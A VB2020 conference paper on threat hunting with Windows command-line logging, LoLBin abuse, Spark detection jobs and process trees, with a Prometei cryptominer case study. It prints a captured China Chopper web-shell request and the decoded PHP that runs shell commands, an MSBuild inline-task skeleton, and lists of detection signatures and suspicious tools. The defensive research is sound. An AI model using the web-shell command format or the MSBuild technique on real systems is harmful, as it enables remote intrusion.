VB2020
localhost

30 September - 2 October, 2020 / vblocalhost.com

HUNTING FOR MALWARE WITH COMMAND LINE LOGGING AND PROCESS TREES

Vanja Svajcer
Cisco Talos, Croatia

vanja.svajcer@protonmail.com

ABSTRACT

Over the years, many detection techniques have been developed, ranging from simple pattern matching to behavioural detection and machine learning. Unfortunately, none of these methods can guarantee users to be fully protected from all types of attacks.

This fact is now accepted and many companies, especially medium to large corporations, have established their own in-house security teams specifically tasked with hunting attacks that may have slipped through the cracks of their protection layers.

Security operations centres (SOCs) are tasked with collecting, aggregating and analysing large quantities of security data collected from the most valuable organizational assets as well as external threat intelligence data that is used to enrich the context and allow team members to identify incidents faster.

When we log *Windows* events, there are literally hundreds of event types that generate a huge amount of data that can only be analysed using a data analytic platform. Considering the amount of data, which is too large to be handled manually by humans, it is crucial for defenders to know what they should look for in order to reduce the set of data to the point where it can be handled relatively easily by blue team members.

One of the data types that can be collected while hunting for new threats is the command line parameters used to launch processes. Logging command lines of executed processes can be a useful second line in detection of unknown malicious attacks as well as in the determination of the root cause of infections during the incident response remediation phase.

In this paper, we focus on analysing command lines and their respective parameters for detecting malware attacks as well as manual attacks conducted remotely by human attackers. We also look at malicious usage of operating system tools and command interpreters. We consider process trees as an asset helpful in hunting for all elements of an attack that successfully breached defences.

HUNTING WITH COMMAND LINE LOGGING

Analysis of command lines and process trees allows us to build a picture of what happened during an attack. Once a suspect event is identified we can drill down to all events generated by a particular system to build a more detailed picture of the attack for remediation.

Configuring Windows for command line logging

Logging command lines can be implemented by any organization without additional licence costs. Since *Windows* version 8.1 there is a facility, which can also be installed for older *Windows 7* systems, that allows for saving the process creation and termination events in the *Windows* security event log. Furthermore, the template for the event creation can be changed to include the full command line. This data can be forwarded to a log management server and SIEM systems.

To enable the Audit Process Creation policy, the following group policy needs to be edited:

```
Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit
Configuration > Detailed Tracking > Audit Process Creation
```



Figure 1: Configuration of the group policy to enable logging of process creation events.

In addition to that, if we want to log command lines as well as the process events, we need to change the process creation event template to include it. The template is changed using the policy path `Administrative Templates\System\Audit Process Creation`.



Figure 2: Configuration event template change to include command line information.

From then on, we need to configure Windows Event Forwarding to centralize the collection of process creation events and command lines. In our own research we used *Cisco AMP* product telemetry, which includes the command line as well as some other contextual information, such as the unique identifier of the computer, SHA256 of the process, as well as the accessed files, IP addresses and the information about the parent process. However, for the purpose of hunting for new attacks using command lines, it is enough to enable logging of those events in a Group Policy. The event number we are interested in analysing and collecting is 4688.



Figure 3: Event ID 4688 showing the data including the process command line.

For more advanced organizations, it is advisable to enrich this information with additional events which can be collected by tools such as *Sysinternals sysmon* [1] and a configuration file specifically suited for malware [2] or a commercial EDR platform.

Malware hunting using command lines

LoLBins

A LoLBin is any binary supplied by the operating system that is normally used for legitimate purposes but which can also be abused by malicious actors. Several default system binaries have unexpected side effects, which may allow attackers to hide their activities post-exploitation. New LoLBins are regularly discovered and readers are advised to actively follow sites such as the LOLBAS Project [3].

The concept of LoLBins is not new and isn't specific to *Windows*. Almost all conventional operating systems, starting from the early DOS versions and Unix systems, contained executables that attackers could exploit.

Overall, attackers can use LoLBins to:

- Download and install malicious code
- Execute malicious code
- Bypass UAC
- Bypass application control such as (WDAC [4])

Attackers may be able to target other utilities that are often pre-installed by system manufacturers and may be discovered during reconnaissance. These executables can be signed utilities such as updaters, configuration programs and various third-party drivers.

The usage of LoLBins has frequently been combined with legitimate cloud services such as *GitHub*, *Pastebin*, *Amazon S3* storage and cloud drives such as *Dropbox*, *Box* and *Google Drive*. By using legitimate cloud services for storage of malicious code, command-and-control (C2) infrastructure and data exfiltration, attackers' activities are more likely to remain undetected as the generated traffic does not differ from the traffic generated by systems that are not compromised.

The hunting activity is mainly concerned with finding executables that can be used to download or execute malicious code. During our research, we monitored daily execution patterns of the following executables to detect their abuse:

- powershell.exe
- bitsadmin.exe
- certutil.exe
- psexec.exe
- wmic.exe
- mshta.exe
- mofcomp.exe
- cmstp.exe
- windbg.exe
- cdb.exe
- msbuild.exe
- csc.exe
- regsvr32.exe

Abusing PowerShell and command line analysis

A primary suspect for malicious code download and in-memory execution in the recent period is PowerShell. Threat actors commonly use this command shell, which is built on the *Windows* management and .NET frameworks. This powerful administration environment has a security policy that can prevent the execution of untrusted code. Unfortunately, this policy can easily be circumvented with a single command line option (`-ExecutionPolicy ByPass`) [5].

One could argue that the execution of PowerShell with the option to bypass security policy should be outright blocked. However, there are a number of legitimate tools, such as *Chocolatey* package manager [6] and some system management tools that use the exact command line.

PowerShell's code is not case-sensitive, and it will accept shortened versions of command line options, as long as the option isn't ambiguous. For example, the `-EncodedCommand` option, which accepts a Base64-encoded string as a parameter, can also be invoked as `-EncodedC` or even `-enc`, which is commonly used by malicious actors.

Popular malware like Sodinokibi and GandCrab have used reflective DLL loaders [7] in the past, which allows attackers to load a dynamic library into process memory without using a *Windows* API.

The `Invoke-Obfuscation` module is often used to create polymorphic obfuscated variants, which will not be detected by anti-virus programs and other defensive mechanisms.

Hunting for LoLBins abuse in command lines with big data analytics

It is easy to spot malicious PowerShell invocation when we are dealing with tens of computers and hundreds of events. However, this task becomes increasingly difficult when we are dealing with thousands, let alone millions of computers which are typically protected by major security vendors. For the sheer size of the data we need a better tool that will allow us to detect malicious activity over the whole data set.

For this, we used the Hadoop file system and a large cluster of servers to store the telemetry in a structured Parquet format together with *Apache Spark* as an analytical framework that allowed us to create and run *Spark* applications on a regular basis.

By running analytic jobs, we build a set of approximate rules for detection and provide general guidelines for the defenders on what to look for when triaging their own logs. For every rule to reduce the amount of log data to investigate we discuss cases of recent malware discovered by applying them.

Apache Spark [8] abstracts the complexities of running map-reduce jobs into a spreadsheet or database table-like interface known as *Spark Dataframe* [9]. Furthermore, the user can create a logical view over a dataframe representation of the structured data stored in the big data store and use familiar query language such as SQL to define and run *Spark* jobs.

In addition to standard SQL functions and operators, *Spark* SQL allows us to define our user-defined functions (UDFs), which can be used in a *Spark* application in the same way as any predefined *Spark* SQL functions.

The following is an example of an application which allows the analyst to find traces of China Chopper activity. It can easily scale to billions of records and if the *Spark* cluster is properly configured the application will complete its task in minutes. The application assumes that the command line data is stored in the Hadoop file system using the structured Parquet file format [10]:

```
from pyspark.sql import SparkSession
from pyspark.sql.types import BooleanType
import string

def matchsigs(cmdline):
    sigs=['&netstat -an | find','&whoami&echo', '&ipconfig /all&echo']
    fullcmdline=string.join(cmdline)
    for word in sigs:
        if fullcmdline.lower().find(word) != -1:
            return True
    return False

spark = SparkSession.builder.appName('A_Job').getOrCreate()
p = spark.read.parquet("/aggregatedeventlogshadoopfspath/")
p.registerTempTable("cmdlines")

#register the user defined function
spark.udf.register("matchSig", matchsigs, BooleanType())

spark.sql("select cmdline from cmdlines where (cmdline[0] like '%powershell.exe' or cmdline[0]
like '%cmd.exe') and matchSig(cmdline) ").write.json("/myhadoopfshomefolderpath/")
An example Spark application
```

A researcher can create a set of *Spark* applications that can be run on a daily basis or conduct retro-hunts if the data is retained for longer periods. The `spark-submit` script in *Spark*'s bin directory is used to launch applications on a cluster.

For example:

```
spark-submit  --queue=myownsparkqueue ./findchinachopper.py
```

Abusing MSBuild

Over time, attackers have also realized the malicious potential of PowerShell, widening the number of executables used as LoLBins. Msbuild.exe and C# compiler csc.exe are some of the most frequently used by red teams. Both are frequently used to download, build and load malicious code that is built for that particular system and does not appear on any executable block list.

MSBuild is part of the *Microsoft Build Engine*, a software build system that builds applications as specified in its XML input file. The input file is usually created with *Microsoft Visual Studio* [11]. However, *Visual Studio* is not required when building applications, as some .NET framework and other compilers that are required for compilation are already present on the system.

The attackers take advantage of *MSBuild* characteristics that allow them to include malicious source code within the *MSBuild* configuration or project file.

We collected malicious *MSBuild* project configuration files and documented their structure, observed infection vectors and final payloads.

One of the characteristics of *MSBuild* input configuration files is that the developer can include a special XML tag that specifies an inline task [12], containing source code that will be compiled and loaded by *MSBuild* in memory.

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="Hello">
   <ClassExample />
  </Target>
    <UsingTask
    TaskName="ClassExample"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll">
    <Task>
    <Using Namespace="System" />
    <Using Namespace="System.Reflection" />
    <Using Namespace="System.Diagnostics" />
    <Using Namespace="System.Runtime.InteropServices" />
      <Code Type="Class" Language="cs">
        <![CDATA[
```

Figure 4: Definition of inline task within the MSBuild configuration file.

Depending on the attributes of the task, the developer can specify a new class, a method or a code fragment that automatically gets executed when a project is built.

The source code can be specified as an external file on a drive. Decoupling the project file and the malicious source code may make the detection of malicious *MSBuild* executions even more challenging. During our research we have found evidence of many attack frameworks that were actively used in attacks, such as Cobalt Strike, Metasploit Meterpreter, Covenant, NPS (Not PowerShell) and Mimikatz.

Unfortunately, with tools such as *MSBuild*, it is not possible simply to analyse the command line to detect a suspicious invocation. Most of the configuration files, even with legitimate invocations, will be created in the user's temporary folder. This is where process trees may help. Hunting with process trees is discussed later in the paper.

Measuring LoLBins usage

During our research, we analysed product telemetry in an attempt to measure just how often LoLBins are abused. The telemetry, sent over a secure channel, contains names of invoked processes together with cryptographic checksums of their file images which helps us with tracking file trajectories and building parent-child process relationships for hunting.



Figure 5: An example of file trajectory and process relationships from telemetry.

The telemetry data is focused on detecting new attacks as they happen but it should also allow us to measure how many potential LoLBin invocations are suspicious.

We looked at different LoLBins where the decision could be made quickly. In all cases, we're assuming the worst-case scenario and designated as suspicious any invocation of the following processes with a URL as a parameter:

- mshta.exe
- certutil.exe
- bitsadmin.exe
- regsvr32.exe
- powershell.exe

Our relaxed definition of suspicious process invocation means that it will also have a significant false positive rate and will require significant manual intervention to analyse the data. For example, for a PowerShell invocation with a URL in its command line, we estimated that only 7 per cent of the initially chosen calls should be checked in depth and are likely to be malicious.

We obtained the percentage of suspicious calls by dividing the number of detected suspicious calls with the overall number of calls. Overall, our worst-case scenario shows that at least 99.8 per cent of all LoLBin invocations are not worth further investigation.



Figure 6: LoLBins and percentages of suspect invocations.

We then distilled down these potentially suspicious calls to find the ones that are likely to be malicious.

Once again, we will take PowerShell as an example. The worst figure for potentially suspicious PowerShell process executions was 0.2 per cent. However, as mentioned before, only 7 per cent of those actually require in-depth investigation, which brings the percentage down to 0.014 per cent. Therefore, at least 99.986 per cent of PowerShell invocations are legitimate.

A simple rule of thumb for URLs that can be used to pinpoint calls that are more likely to be malicious is to look for LoLBin invocation combined with:

- External numeric IP address
- Any .net TLD
- Any .eu TLD
- Any .ru TLD
- Any URL ending with an executable or image extension (e.g. .EXE, .LNK, .DLL, .JPG, .PNG, etc.)
- Any reference to *Pastebin.com* and its clones
- Any reference to *GitHub* or any other source code repository sites.

Overall, when hunting for malicious command lines it is important to consider the following:

- PowerShell and other scripting engines command line arguments
  - Decode Base64-encoded commands given as argument in PowerShell
  - Detect obfuscation applied by modules such as `Invoke-Obfuscation` [13]
  - `Invoke-Expression` (`iex`) cmdlet usage
- URLs supplied in the command line, mshta.exe, regsvr32.exe
- Unusual execution paths of files with default *Windows* process names
- Misspelled names similar to default executables
- Unsigned executables launched using default *Windows* program names.

Hunting for specific attacks

Although inspection of command lines is not a particularly sophisticated method for protecting systems, it can be quite revealing for certain types and classes of malware. A good example are PHP backdoors, which can show PHP processes executing other utilities in a manner that is quite unusual on a clean system.

Specifically, we decided to hunt for evidence of China Chopper activities in the product telemetry and quickly found several compromised organizations with possible information exfiltration.

China Chopper is a tool that allows attackers to remotely control the target system that needs to be running a web server application before it can be targeted by the tool. The web shell works on different platforms, but in this case, we focused only on compromised *Windows* hosts. China Chopper is a tool that has been used by some state-sponsored actors such as Leviathan and Threat Group-3390, but during our investigation we've seen actors with varying skill levels.

In our research, we discovered both *Internet Information Services* (*IIS*) and *Apache* web servers compromised with China Chopper web shells. We do not have additional data about how the web shell was installed, but there are several web application frameworks such as older versions of *Oracle WebLogic* or *WordPress* that may have been targeted with known remote code execution or file inclusion exploits.

The China Chopper client contains a virtual console which sends commands to the server side using a simple HTTP POST request containing a single variable whose name is defined during the configuration time.

Depending on the command, the client will submit a certain number of parameters, z0 to zn. All parameters are encoded with a standard Base64 encoder before submission. Parameter z0 always contains the code to parse other parameters, launch requested commands and return the results to the client.

For example:

```
test=%40eval%01%28base64_decode%28%24_POST%5Bz0%5D%29%29%3B&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3Jz
IiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskc
D1iYXNlNjRfZGVjb2RlKCRfUE9TVFsiejEiXSk7JHM9YmFzZTY0X2RlY29kZSgkX1BPU1RbInoyIl0pOyRkPWRpcm5hbWUo
JF9TRVJWRVJbIlNDUklQVF9GSUxFTkRSJdKTskYz1zdWJzdHIoJGQsMCwxKT09Ii8iPyItYyBcIiI6Ii9jIFw
ieyRzfVwiIjskcj0ieyRwfSB7JGN9IjtAc3lzdGVtKCRyLiIgMj4mMSIsJHJldCk7cHJpbnQgKCRyZXQhPTApPyIKcmV0PX
skcmV0fQoiOiIiOztlY2hvKCJ8PC0iKTtkaWUoKTs%3D&z1=Y21k&z2=Y2QgL2QgIkM6XHhhbXBwXGh0ZG9jc1xkYXNoYm9h
cmRcIiZuZXRzdGF0IC1hbiB8IGZpbmQgIkVTVEFCTElTSEVEIiZlY2hvIFtTXSjZCZlY2hvIFtFXQ%3D%3D
```

In this request, the decoded parameters are:

```
z0 - @ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo("-
>|");;$p=base64_decode($_POST["z1"]);$s=base64_decode($_POST["z2"]);$d=dirname($_SERVER["SCRIPT_
FILENAME"]);$c=substr($d,0,1)=="/"?"-c \"{$s}\"":"/c \"{$s}\"";$r="{$p} {$c}";@system($r."
2>&1",$ret);print ($ret!=0)?"

ret={$ret}

":"";;echo("|<-");die();

z1 - cmd

z2 - cd /d "C:\xampp\htdocs\dashboard\"&netstat -an | find "ESTABLISHED"&echo [S]&cd&echo [E]
```

The tell sign of China Chopper infection is the presence of the string `"[S]&cd&echo [E]"` at the end of the command line, which will be visible in the event log. When hunting for specific malware families using the command line it is important to thoroughly analyse all known IOCs and identify unique patterns which will allow us to identify the activity in the log without causing a high false positive rate.

HUNTING WITH PROCESS TREES

Process trees

A process tree is simply a graph where the nodes of the graph are processes and edges describe relationships between the nodes and can be created, terminated or written_to (for process injection). Nodes can contain meta-data that helps with establishing the context, such as command lines, contacted IP addresses, contacted URLs, etc.

Process trees can be stored in a graph database which can then easily be queried using a query language.



Figure 7: An example process tree for MSBuild.

In Figure 7 we see an example of a malicious campaign starting with an infected *Word* document. Blue teams should regularly investigate parent-child relationships between processes. In this case, seeing winword.exe launching the MSBuild.exe process and MSBuild.exe launching iexplore.exe is highly unusual.

Once again we encounter challenges when scaling the process up to thousands of machines. One of the possible solutions is storing process trees as graphs in a graph database or creating a new scheme in HadoopFS that allows us to query the relationships between processes faster using an analytic framework such as *Spark* or by implementing an API which can be queried using GraphQL [14].

Proposed process tree/graph data schema

Figure 8 shows a simple schema with basic data that can be useful for quick triage of events, processes, files and domains seen within an organization.



Figure 8: A simple schema with entities and relations for storing process trees.

Once we implement such a representation of trees, we are able to query and traverse trees from any point we discover while hunting for new threats using command lines as input.



Figure 9: Traversing process trees after finding a suspicious command line.

The process is relatively simple although it may take quite some time, especially when hunting for modular malware types. Once a suspicious command line is identified the process tree is used to retrieve all other command lines as well as cryptographic checksums of the main process modules. For each of them we traverse further down the tree.

For each next command line we extract interesting information such as URLs and use them to create a list of suspicious artefacts.

Case study: Prometei cryptominer

Here is an example of a Prometei cryptocurrency mining campaign where the actor is using several modules each specialized for its own task but discovered by traversing a process tree. The campaign was active during a period of at least three months starting at the end of March 2020 and on average affected around 10,000 systems on a daily basis and by mid-June had earned in excess of 3,500USD, earning on average just under 50USD a day.

The actor used a modified Mimikatz to collect user credentials and then separate modules to spread over SMB and RDP by reusing the discovered passwords and retrieving another list of possible targets and user credentials from its command-and-control server. XmrigCC is used for mining and the traffic can be proxied through Tor network by adding the infected system using a modified version of Tor router software.

